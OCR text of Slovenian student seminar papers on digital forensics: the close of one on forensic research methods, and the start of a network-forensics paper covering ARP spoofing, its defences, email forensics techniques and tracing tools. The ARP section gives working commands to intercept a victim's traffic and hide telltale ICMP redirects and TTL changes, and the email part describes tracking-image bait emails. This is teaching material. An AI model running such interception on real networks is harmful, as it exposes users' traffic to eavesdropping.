Eden izmed alternativnih modelov analize je tokovno usmerjena preiskava diska. Ideja tega pristopa je, da se obdela celoteno sliko diska kot tok bajtov podatkov od začetka do konca. Ta pristop eliminira čas, ki ga porabi glava diska za iskanje in zagotavljanje, da noben podatek na disku ni bil nedotaknjen. Slabost tega pristopa je, da lahko zahteva veliko pomnilnika zato, da rekonstruira hierarhijo datotečnega sistema, ali da določi meje datotek. Seveda je z diska možno obnoviti znatno količino uporabnih informacij brez gradnje hierarhije. Raziskave kažejo, da večina datotek, ki so v interesu preiskave ni razdrobljenih.

Tokovno usmerjena preiskava diska je bolj pomembna za preiskavo trdih diskov, kot SSD diskov, ki nimajo gibljive glave. Kljub temu je lahko računsko lažje preiskati medij od začetka to konca, kot pa narediti prvi obhod za obnovitev datoteke, za tem pa še drugi obhod v katerem so preiskani nedodeljeni sektorji.

4.3.2 Stohastična analiza

Še en model za forenzično preiskavo je vzorčenje in obdelava naključno izbranih sektorjev diska. Prednost takega pristopa je hitrost, slabost pa, da se lahko majhni delci na sledeh izpustijo.

4.3.3 Prioritetna analiza

Prioritetna analiza je triažno usmerjen pristop v katerem so naloge preiskave zaporedne tako, da ima operater predstavo o kritičnih informacijah kar se da hitro. Edini sistem, ki implementira tak pristop je sistem STRIKE (System for TRIaging Key Evidence).

4.4 Obseg in potrjevanje

Obseg raziskave je pomembeno vprašanje na začetku raziskave. Današnje metode, ki so razvite in demonstrirane na relativno majhnih zbirkah ($n < 100$), padejo pa, ko povečamo zbirko na realne velikosti ($n > 10000$). To drži ko zbirko predstavljajo JPEG slike, podatki v terabajtih, trdi diski ali celični telefoni.


Istočasno raziskovalcem ne uspe razviti metod, ki delujejo na majhnem obsegu in se obnašajo dokaj dobro, ko se izvajajo v podatkovno obogatenem okolju. Zaradi tega razloga morajo imeti raziskovalci dostop do realno velikih zbirk, že zgodaj v razvojnem procesu.

Forenzični raziskovalci in razvijalci orodij se morajo držati stopnje znanstvenega testiranja in ponovljivosti, ki je pomembna za forenziko. Novi algoritmi za detekcijo bi lahko bili predstavljeni z merljivo stopnjo napake - idealno z lažno pozitivnimi in resnično pozitivnimi ocenami. Veliko algoritmov podpira enega ali več nastavljivih parametrov. V takih primerih bi lahko bili algoritmi predstavljeni z ROC (ang. Receiver operating characteristic) krivuljami, ki prikazujejo resnične pozitivne ocene v primerjavi z lažnimi pozitivnimi ocenami, za različne nastavitve parametrov. Raziskovalna skupnost bi morala vztrajati pri razvoju digitalnih forenzičnih metod, ki dajejo poročila o stopnji napake ali varnosti med izvajanjem.

Sponzorji, raziskovalni svetovalci in preizkuševalci morajo vztrajati na tem, da so novi algoritmi testirani z dovolj veliko zbirko podatkov - večja od nekaj deset dokumentov izbranih iz preizkuševalčevega sistema. Da zadovoljimo to zahtevo mora raziskovalna skupnost digitalne forenzike izdelati, vzdrževati in standardizirati forenzični korpus.

4.5 Premikanje po lestvi abstrakcije

Z obravnavo zbirk podatkov in metapodatkov kot samostojnih objektov in obravnavo napredne forenzične obdelave čez več diskov in podatkovnih tokov, kot preproste klice funkcij, se bodo raziskovalci lahko premikali po lestvi abstrakcije (Slika 7.). Takrat bomo lahko izdelali novo generacijo forenzičnih metod, orodij in postopkov s katerimi bomo pomagali prihajajoči krizi digitalne forenzike.



Slika 7: Abstrakcija podatkov.

4.5.1 Upravljanje identitet

Novi napredni sistemi morajo biti sposobeni razločevati forenzične podatke tako kot to danes počnejo analitiki. Programi

morajo biti sposobni zaznati in predstaviti izstopajoče in ostale podatkovne elemente, ki kažejo nekakšno izpostavljenost/drugačnost. Taki sistemi bodo sposobni zgraditi podrobna izhodišča, ki so več kot le seznam zapisov v registrih ali hash kode za datoteke.

Edini način, da so raziskovalci in izvajalci digitalne forenzike kos izzivom, ki jih prinaša vse večja raznolikost in velikost forenzicnih zbirk je, da ustvarijo močnejše abstrakcije, ki omogočajo lažjo manipulacijo s podatki in sestavo elementov forenzične obdelave podatkov.

5. ZAKLJUČEK

Seminarska naloga napoveduje neizbežno krizo v digitalni forenziki, ki jo povzročajo trenutno slabi trendi, ki so bili identificirani s strani mnogih opazovalcev. Za razliko od ostalih člankov, ki se večinoma osredotočajo na prihodnost forenzike s specifičnimi taktičnimi zmogljivostmi, ki se morajo razviti, se ta seminarska naloga osredotoča na bolj učinkovito raziskovanje digitalne forenzike skozi tvorjenje novih abstraktnih predstavitev podatkov v forenzični preiskavi.

Glede na razkorak med raziskovanlno dejavnostjo in proizvajalci strojne opreme, razvoj novih abstrakcij ne bo zadoščal njihovega uspeha. Agencije za financiranje bodo morale sprejeti standarde in postopke, ki uporabljajo take abstrakcije, za testiranje in potrjevanje produktov raziskovanja, uporabniki pa bodo morali zahtevati, da se te abstrakcije uporabljajo v naslednjih orodjih. S posebno pozornostjo sodelovanju, standardizaciji in deljenjemu razvoju bo raziskovalna skupnost digitalne forenzike lahko simultano nižala stroške razvoja in izboljšala kakovost dela vloženega v raziskovanje. To je verjetno ena izmed mnogih metod za preživetje prihajajoče krize v digitalni forenziki.

6. VIRI

[1] Simson L. Garfinkel, *Digital forensics research: The next 10 years*. Elsevier Ltd, 2010. Dostopno na: `http://www.dfrws.org/2010/proceedings/2010-308.pdf`

[2] Ogrodje DFF. Dostopno na: `http://www.digital-forensic.org/`

[3] Monolitne aplikacije. Dostopno na: `http://connection.ebscohost.com/c/articles/48870247/simple-rethinking-monolithic-approach-digital-forensic-software`

[4] Slika 2. Dostopno na: `http://static.usenix.org/event/sec08/tech/full_papers/halderman/halderman_html/images/memory_5.jpg`

[5] Slika 3. Dostopno na: `https://blogs.sans.org/computer-forensics/files/2009/08/wm-volume.jpg`

[6] Slika 4. Dostopno na: `https://upload.wikimedia.org/wikipedia/commons/6/6a/Konqueror_Exif_data.jpg`

[7] Slika 5. Dostopno na: `http://www.appleexaminer.com/Resources/FTKMacForensics/files/ftk-imager.jpg`

[8] Slika 6. Dostopno na: `http://wiki.digital-forensic.org/images/7/7b/Dff.jpg`

[9] Slika 7. Dostopno na: `http://www.free-ed.net/sweethaven/English/CritComm01/1460fig0301.gif`

Forenzika omrežij (Network forensics)

Alojzij Blatnik Blaž Bahar Peter Dolenec

POVZETEK

Forenzika omrežij je zelo obsežen pojem in obsega zelo veliko področij, kot so: podatki na spletu, elektronska pošta, socialna omrežja, sinhrona pogovorna omrežja, P2P (peer to peer) omrežja, navidezni svetovi, itd. Zato smo se odločili, da v seminarski nalogi predstavimo tri področja forenzike omrežij. To so: forenzika omrežnega prometa, forenzika elektronske pošte ter forenzika zgodovine brskanja. Pri tem pa predstavimo tudi posamezne tehnike in orodja, ki nam pri tem pomagajo.

Ključne besede

forenzika, omrežje, omrežna forenzika, forenzika e-pošte, forenzika brskalnikov, forenzika lokalnega omrežja

1. UVOD

Pri dinamičnem pridobivanju podatkov je zelo pomembno, kako se lotimo zbiranja podatkov, da je zbiranje uspešno in da omrežje občuti čimmanjšo spremembo in obremenitev. Pri privzetem delovanju stikala bomo imeli vedno na vmesniku samo promet, ki pripada nam. Če želimo zajeti tudi promet drugih udeležencev, moramo narediti preslikavo (ang. port mirroring) ali pa napad na žrtev. Preslikave prometa v praksi praktično ne moremo izvesti, saj v tujem omrežju nimamo dostopa do stikala in tudi cenejša stikala te funkcionalnosti ne podpirajo. Zato, da bi zajeli tudi promet ostalih udeležencev, moramo postati vmesna točka žrtve (ang. man in the middle) v omrežju, zato izvedemo enega izmed napadov:

- ponarejanje MAC naslovov (arp spoofing),
- zasipanje tabele CAM (CAM table flood),
- zastrupljanje DNS pomnilnika (DNS cache poisoning),
- napad z vključevanjem usmerjevalnih poti (IP source routing),
- itn.

V nalogi bomo predstavili napad ponarejanja MAC naslovov in stranske učinke napada. V preostanku naloge opišemo analizo prometa v realnem času in kasneje podrobnejšo analizo zgodovine brskanja in elektronske pošte.

2. ZAJEMANJE PODATKOV V LOKALNEM OMREŽJU


Pri zajemanju podatkov moramo biti zelo previdni, da ostanemo čimbolj anonimni, vendar to v nobenem primeru ni možno, razen, če dobimo nadzor nad stikalom, ki omogoča zrcaljenje prometa (port mirroring). Pri napadih se moramo zavedati, da se s tem vtikamo v omrežje in običajno puščamo sledi, ki lahko vplivajo na celotno omrežje.

Primer: Če izvedemo napad zasipanja CAM tabele, bomo začeli prejemati vsebino z vseh vrat stikala, vendar bodo tudi ostali udeleženci omrežja pričeli prejemati celotno vsebino omrežja in tako napad ni več tako neopazen.

V nalogi smo izvedli napad ponarejanja MAC naslovov (ARP spoofing), ki tarči periodično pošilja, da je na določenem IP naslovu lažen (naš) MAC naslov.

2.1 ARP spoofing

Pri ARP spoofing napadu je cilj prestrezati (in po želji tudi spreminjati) promet točno določenega uporabnika. Sprememba, ki nastane v omrežju je ta, da napadeni računalnik v ARP tabeli posodobi MAC naslov za določeni IP naslov na MAC naslov napadalca. V primeru, da želimo prestrezati ves promet, namenjen v internet, žrtvi pošljemo ARP paket, ki pove, da je naš MAC naslov tisti pravi za IP naslov, ki ga ima nastavljen za privzeti prehod.



Slika 1: Konceptualna slika napada ARP spoofing.

2.2 ARP spoofing na Linuxu Ubuntu

Za izvedbo napada ARP spoofing je potrebno namestiti sledeče pakete:

- 4g8 (naredimo ARP spoofing),
- tcpdump (zajamemo promet za kasnejšo analizo),
- xplico (pregledujemo promet v trenutnem času, lahko tudi pregledamo zajet promet napravljen s programom tcpdump),
- wireshark (pregledujemo promet v trenutnem času, lahko tudi pregledamo zajet promet napravljen s programom tcpdump).

```
# apt-get install xplico 4g8 wireshark tcpdump
```

ARP spoofing napad izvedemo s sledečim ukazom:

```
4g8 -I <ime vmestnika>\
    -g <IP naslov privzetega prehoda>\
    -G <MAC naslov privezetega prehoda>\
    -s <IP naslov žrtve>\
    -S <MAC naslov žrtve>
```

Zato, da bo napadeni računalnik lahko tudi prejemal promet, moramo vključiti posredovanje paketov skozi naš računalnik (sicer dobivamo samo zahtevke):

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Pri ARP spoofing napadu prihaja na linux operacijskem sistemu do dveh sprememb:

- Pošiljanje ICMP paketov host redirect,
- Za 1 povečan TTL.

Pošiljanje host redirect ICMP paketov lahko preprečimo z ukazom:

```
echo 0 | tee /proc/sys/net/ipv4/conf/*/send\_redirects
```

Prilagoditev TTL izvedemo s sledečim ukazom:

```
iptables -t mangle -A FORWARD -j TTL -ttl-inc 1
```

Shranjevanje prometa, katerega lahko kasneje analiziramo z wiresharkom ali podobnim programom:

```
tcpdump -i <ime vmesnika>\
        -s 65535\
        -w prestrezen_promet.cap
```

Promet lahko opazujemo tudi v trenutnem času. Za tak namen lahko uporabimo orodje xplico ali wireshark:

```
# #če želimo spremljati gole paketke lahko za to uporabimo
# #program wireshark
# wireshark

# #če želimo, da nam orodje promet ločuje in sistematično
# #združuje lahko uporabimo xplico
# #pred začetkom moramo zagnati xplico
# /etc/init.d/xplico start

# #orodje xplico uporabljamo v brskalniku
# #prijavimo se z uporabnikom xplico:xplico
$ firefox http://localhost:9876
```

2.3 Zavarovanje proti napadu ARP spoofing

Če se želimo zaščititi proti napadu ARP spoofing, imamo več možnosti:

- uporaba statičnega vnosa v ARP tabeli,
- uporaba programa arpwatch, ki obvesti uporabnika ob spremembi vnosa v ARP tabeli in naredi akcijo (na primer izklopi mrežo),
- uporaba kriptirane povezave
  - direktno do strežnika na katerega se povezujemo,
  - do omrežja, ki mu zaupamo.

Uporaba statičnega vnosa v ARP tabeli (Linux Ubuntu)

V tem primeru le delno rešimo težavo. Zahtevki se pošiljajo pravemu privzetemu prehodu, ampak domače stikalo je ob napadu ARP spoofing "okuženo" in odgovor posreduje obema računalnikoma.

```
# #ukaz za statični vnos v ARP tabelo
# arp -i <ime vmesnika> -s <IP naslov> <MAC naslov>
```

Uporaba programa arpwatch (Linux Ubuntu)

Namestitev programa arpwatch in pošiljatelja elektronske pošte:

```
# apt-get install arpwatch sendmail
```

Če želimo, da program arpwatch ob spremembi MAC naslova za določen IP pošlje uporabniku root elektronsko sporočilo, dodamo v datoteko /etc/arpwatch.conf sledeči vnos:

```
eth0 -m root
```

Uporaba kriptirane povezave

V primeru, da nas skrbi, da nam ne bo kdo prestrezal omrežnega prometa, se lahko zaščitimo z enkripcijo omrežnega prometa. V primeru, da želimo kriptirati promet do omrežja, ki mu zaupamo, lahko naredimo kriptiranje na različnem nivoju. Za primer navajamo sledeče rešitve:

- SSH SOCKS - kriptiramo promet brskalnika,
- VPN tunel - enkripcija na omrežnem nivoju za vse aplikacije (odvisno od nastavljene usmerjevalne tabele).

Navodila za vzpostavitev kriptirane povezave po protokolu SSH SOCKS v brskalniku Mozilla Firefox:

```
# #SSH povezava do strežnika:
$ ssh -D <SOCKS port> uporabnisko_ime@ip_naslov
```

V brskalniku Firefox nastavimo SOCKS proxy s sledečimi koraki:

1. Edit -> Preferences -> Advanced -> Network,
2. V predelu Connection (Configure how Firefox connects to the Internet) kliknemo na Settings,
3. Izberemo opcijo “Manual proxy configuration“,
4. Pobrišemo polja “HTTP Proxy“, SSL Proxy, FTP Proxy in za porte napišemo 0,
5. Pod polje “SOCKS Host“ napišemo 127.0.0.1, številko vrat nastavimo na isto vrednost, kot smo jo izbrali pri SSH povezavi pri zastavici -D,
6. Če želimo, da bodo tudi DNS povezave potekale preko SOCKS proxyja, napišemo v URL “about:config“ in popravimo vrednost “network.proxy.socks_remote_dns“ na vrednost “network.proxy.socks_remote_dns“ na vrednost true.


3. FORENZIKA E-POŠTE

E-pošta je postala najbolj pomembna storitev na spletu. Namenjena je izmenjavi sporočil, dostavi dokumentov ter izvajanju transakcij. Lahko se jo uporablja na mnogih elektronskih napravah (npr. na mobilnih telefonih), ne samo na računalniku. Skozi leta so mnogi proizvajalci z varnostnimi razširitvami zaščitili protokole za e-pošto, vendar jo zločinci še vedno uporabljajo za nezakonite namene: pošiljajo vsiljeno pošto, ponarejajo e-pošto, izmenjavajo otroško pornografijo, pišejo sovražna sporočila, širijo viruse, črve, prevare in trojanske konje. Forenzična analiza e-pošte se uporablja za raziskavo izvora in vsebine e-pošte, odkrivanje dejanskega pošiljatelja, prejemnika, datuma in časa pošiljanja sporočila itd.

3.1 Postopek pri pošiljanju e-pošte

Oseba A napiše elektronsko sporočilo na svojem računalniku (odjemalcu) osebi B in ga pošlje svojemu strežniku za pošiljanje “smtp.a.org“ z uporabo protokola SMTP. Strežnik za pošiljanje izvede iskanje zapisa o izmenjavi sporočil s prejemnikovim strežnikom z uporabo protokola DNS na strežniku “dns.b.org“. DNS strežnik odgovori s strežnikom “mx.b.org“, ki ima najvišjo prioriteto za domeno “b.org“. Strežnik, ki pošilja, vzpostavi povezavo SMTP s strežnikom, ki prejema, in dostavi elektronsko sporočilo v poštni nabiralnik osebe B na prejemajočem strežniku. Oseba B prenese sporočilo iz svojega poštnega nabiralnika na prejemajočem strežniku v svoj lokalni poštni nabiralnik na njenem računalniku (odjemalcu) z uporabo protokola POP3 ali protokola IMAP, ali pa prebere sporočilo na njenem prejemajočem strežniku z uporabo spletnega bralnika e-pošte.
E-pošto lahko torej beremo na dva načina :

- Lokalno, na računalniku z uporabo programov, kot so: Microsoft Outlook, Microsoft Outlook Express, Lotus Notes, Netscape Communicator, Qualcomm Eudora, KDE KMail, Apple Mail, Mozilla Thunderbird.
- Neposredno iz strežnika z uporabo spletnih bralnikov pošte, kot so: AIM Mail, Yahoo Mail, Gmail, Hotmail.



Slika 2: Komunikacija preko e-pošte med osebo A in osebo B (povzeto po [2]

3.2 Identifikatorji e-pošte in podatki

Enolični identifikatorji, uporabljeni pri e-pošti, so: poštni nabiralnik (mailbox), ime domene (domain name), identifikator sporočila (message-ID) in ENVID...
Poštni nabiralnik enolično določa e-poštni naslov. Ime domene je globalna referenca na spletni vir, npr. na gostitelja, omrežje ali storitev, ki se preslika v naslov(e) IP. Identifikator sporočila in ENVID sta identifikatorja sporočila, ki se vsak zase nanašata na vsebino sporočila in njegov prenos. Identifikator sporočila se uporablja pri nitenju (nit je zbirka sporočil z istim prednikom), pomaga pri identifikaciji duplikatov in sledenju DNS. Identifikator ENVelope (ENVID) se uporablja pri sledenju sporočila.
Elektronsko sporočilo sestoji iz ovojnice, ki vsebuje informacije o rokovanju sporočila med prehodi, ki jih uporablja sistem za rokovanje sporočil (MHS – Message Handling System), in vsebine, ki sestoji iz telesa (Body) in glave (Header). Telo je besedilo, lahko pa vsebuje tudi multimedijske vsebine v jeziku HTML in priponke, kodirane v MIME (Multi-Purpose Internet Mail Extensions). Glava je strukturirana množica polj, ki so: Od (From), Za (To), Zadeva (Subject),

Datum (Date), CC (Kp), BCC (Skp), Vrni (Return-To), itd. V Od polju je izvorni naslov, v Za polju pa ponorni naslov. Glava vsebuje tudi informacije o rokovanju sporočila med prehodi. Glavo v sporočilo vključi pošiljatelj ali komponenta sistema za e-pošto. Sporočilo vsebuje še posebne kontrolne podatke, ki se nanašajo na status o dostavi (Delivery Status) in razpolaganju s sporočilom (Message Disposition Notifications), itd.

3.3 Tehnike raziskovanja e-pošte

Forenzika e-pošte se nanaša na analizo vira in vsebine e-pošte z namenom odkrivanja dejanskega pošiljatelja in prejemnika sporočila, datum/čas pošiljanja, podrobnejših zapisov o številu prejemnikov, pošiljateljevega namena, itd. To odkrivanje vključuje raziskavo metapodatkov, iskanje ključnih besed, pregled vrat, itd. za potrditev stvaritelja sporočila in prepoznavanje goljufij preko e-pošte.

1. Analiza glave Metapodatki v elektronskem sporočilu so v obliki kontrolnih informacij, to so ovojnice in glave, vključno z glavami v telesu sporočila, ki vsebujejo informacije o pošiljatelju in/ali poti, po kateri je sporočilo potovalo. Nekateri od teh podatkov so lahko ponarejeni, da zakrijejo identiteto pošiljatelja.

2. Pošiljanje vabe Pri preiskovanju s pošiljanjem vabe se preiskovancu pošlje elektronsko sporočilo z značko "<img src>", ki se nahaja na nekem računalniku, ki je pod nadzorom preiskovalcev. Sporočilo vsebuje resnični odkriti elektronski naslov. Ko preiskovanec sporočilo odpre, se v dnevnik zapiše njegov naslov IP, nato pa se dnevnik ustvari na strežniku http, na katerem se nahaja slika. Na ta način se odkrije pošiljatelja. Če preiskovanec uporablja strežnik proxy, potem se zapiše naslov IP tega strežnika. Dnevnik na strežniku proxy se lahko uporabi za odkrivanje preiskovanca. Če je dnevnik strežnika proxy nedosegljiv, lahko preiskovalci pošljejo taktično elektronsko sporočilo, ki vsebuje :

   - vgrajen Java Applet (Embedded Java Applet), ki teče na prejemnikovem računalniku ali
   - stran HTML z objektom Active X.

   Oboje je namenjeno pridobivanju naslova IP prejemnikovega računalnika, ki se ga nato pošlje preiskovalcem.

3. Preiskovanje strežnika Pri tej preiskavi se preišče kopije dostavljenih elektronskih sporočil in dnevniških zapisov strežnikov za odkrivanje izvora sporočila. Počiščena sporočila odjemalcev (pošiljateljev ali prejemnikov), katerih obnova je nemogoča, so lahko zahtevani od strežnikov (Proxy ali ponudnik interneta), saj večina njih hrani kopije elektronskih sporočil po njihovi dostavi. Dnevniške zapise, ki jih strežniki vzdržujejo, se lahko preišče za odkrivanje naslova računalnika, ki je množično posredoval (nelegalno) elektronsko sporočilo. Lahko se uporabi tudi podatke o npr. številki kreditne kartice, ki jih hrani strežnik SMTP, ali kakšne druge podatke v povezavi z lastnikom poštnega nabiralnika za odkrivanje osebe, ki skriva svojo identiteto z nekim (neznanim) elektronskim naslovom. Vendar, strežniki hranijo kopije sporočil in strežnikovih dnevnikov samo določen čas, nekateri pa celo ne želijo sodelovati s preiskovalci.

4. Preiskava omrežne naprave Pri tej vrsti preiskave e-pošte se uporabi dnevnike, ki jih vzdržujejo omrežne naprave, kot npr. usmerjevalniki, požarni zidovi in stikala, za odkrivanje izvora sporočila. Tovrstna preiskava je zapletena in se jo uporablja le, ko so dnevniki strežnikov nedostopni.

5. Preiskava identifikatorjev aplikacije Informacije o stvaritelju sporočila, pripetih datotekah ali dokumentih so lahko vključene v elektronskem sporočilu aplikacije za e-pošto, ki jo pošiljatelj uporablja za sestavo sporočila. Te informacije so lahko vključene v obliki prilagojene glave ali v obliki vsebine MIME, imenovane nevtralni vgrajeni format za prenašanje (Transport Neutral Encapsulation Format – TNEF). Preiskovanje e-pošte lahko s pomočjo teh podatkov razkrije nekaj bistvenih informacij o pošiljateljevih preferencah pri e-pošti in možnostih, ki lahko pripomorejo pri odjemalčevem prikritem pridobivanju dokazov. Preiskava lahko razkrije imena datotek PST, uporabniško ime pri prijavi v operacijski sistem, naslove MAC itd. v računalniku uporabnika, ki je sporočilo poslal.


6. Preiskava prstnih odtisov pošiljateljeve aplikacije za upravljanje z e-pošto Identifikacijo aplikacije za upravljanje z e-pošto na strežniku se lahko odkrije v polju Prejeto (Received) v glavi, na odjemalčevi strani pa je lahko pridobljena z uporabo različnih množic glav, kot npr. "X-Mailer". Te glave opisujejo aplikacije in njihove verzije, ki jih je odjemalec uporabil za pošiljanje sporočil. Te informacije o pošiljateljevem računalniku lahko nato preiskovalci uporabijo pri pripravi učinkovitega načrta.

3.4 Orodja

Obstaja mnogo orodij, ki pomagajo pri odkrivanju izvora in vsebine elektronskega sporočila, da se lahko preiskuje napad ali škodljivo namero vdora. Ta orodja med drugim omogočajo lahko uporabljivo obliko, prilagojeno za brskalnike, avtomatska poročila, ki pomagajo odkriti izvor in ponor sporočila, sledljivost poti sporočila, prepoznavajo vsiljena in ponarejena omrežja itd.

1. eMailTrackerPro eMailTrackerPro analizira glavo e-pošte z namenom odkritja naslova IP naprave, ki je bila uporabljena za pošiljanje sporočila, da se lahko izsledi pošiljatelja. Omogoča sledenje večim sporočilom naenkrat. Zemljepisna lokacija naslova IP je ključna informacija za določanje nivoja grožnje ali veljavnosti sporočila. To orodje lahko določi točen položaj mesta izvora sporočila. Odkrije ponudnika interneta pošiljatelja in priskrbi kontaktne informacije za nadaljnje preiskovanje. Dejanska pot do pošiljateljevega naslova IP je zapisana v usmerjevalno tabelo, ki zagotavlja dodatne informacije o lokaciji in pomaga pri določanju pošiljateljeve dejanske lokacije. Možnost prijave zlorabe se lahko uporabi, da se olajša nadaljnje preiskovanje. Ustvari se poročilo, ki se ga pošlje ponudniku interneta ali pošiljatelju. Internetni ponudnik lahko nato kazensko preganja lastnika računa in pomaga pri ustavitvi pošiljanja vsiljene

pošte. Orodje lahko tudi pregleda, ali se kateri element elektronskega sporočila nahaja na črnem spisku DNS (npr. Spamcop) za zaščito pred vsiljeno pošto ali škodljivimi sporočili. Poleg angleških podpira še japonske, ruske in kitajske filtre vsiljene pošte.




Slika 3: eMailTrackerPro.

2. EmailTracer EmailTracer [3] je indijski vložek v digitalno forenziko. To orodje so razvili v razvojnem centru za digitalno forenziko (Resource Centre for Cyber Forensics – RCCF), ki je glavni center za digitalno forenziko v Indiji. Ta center razvija orodja za izvajanje digitalne forenzike na osnovi potreb organov pregona. Poleg ostalih orodij so razvili tudi orodje za sledenje e-pošti, imenovano EmailTracer. To orodje odkrije izvorni naslov IP in ostale podrobnosti glave sporočila, generira poročilo analize glave v obliki HTML, poišče mesto oz. zemljepisno lokacijo, v katerem se nahaja pošiljatelj in izriše pot, ki je bila ugotovljena s sledenjem sporočilu. Poleg tega omogoča iskanje ključnih besed v vsebini sporočila, vključno s priponkami, za lažje določanje vrste sporočila (npr. ali gre za vsiljeno pošto ali ne).

Slika 4: EmailTracer.


3. Adcomplain Adcomplain je orodje za prijavo neprimernih oglasnih sporočil, objav v Usenet (največja svetovna elektronska oglasna deska), verižnih sporočil in objav o hitrem zaslužku. Avtomatsko analizira sporočilo, sestavi poročilo o zlorabi in ga pošlje preiskovančevemu internetnemu ponudniku z izvedbo analize veljavnosti glave. Poročilo mora pred posredovanjem potrditi zvezna komisija za trgovino v ZDA (U.S. Federal Trade Commission). Adcomplain se lahko zažene iz ukazne vrstice ali avtomatsko iz mnogih bralnikov novic in elektronskih sporočil. 4. Aid4Mail Forensic Aid4Mail Forensic je orodje za preiskovanje e-pošte in nudi podporo forenzični analizi, elektronskemu odkrivanju dokazov in sodnemu postopku. Orodje omogoča prenos in pretvorbo e-pošte in podpira različne formate e-pošte, vključno z Outlook (datoteke PST, MSG), Windows Live Mail, Thunderbird, Eudora in mbox. Omogoča iskanje sporočil po datumu, vsebini v glavi ali vsebini v telesu. Mape in datoteke za e-pošto se lahko analizira, tudi če nimajo povezave z aplikacijo za e-pošto, vključno s tistimi, ki so shranjene na CD, DVD ali USB enoti. Podprte so posebne Boolean operacije. Omogoča tudi analizo počiščenih (izbrisanih) sporočil iz datotek mbox in lahko obnovi počiščena sporočila med izvažanjem.



Slika 5: Aid4Mail – Podprti formati (povzeto po http://www.aid4mail.com/formats.php).

4. MailBag Assistant MailBag Assistant [4] vsebuje orodja za iskanje, prikaz, urejanje, analizo in arhiviranje elektronskih sporočil. Omogoča branje sporočil iz CD, DVD ali USB enote, hitro iskanje ustreznih sporočil,

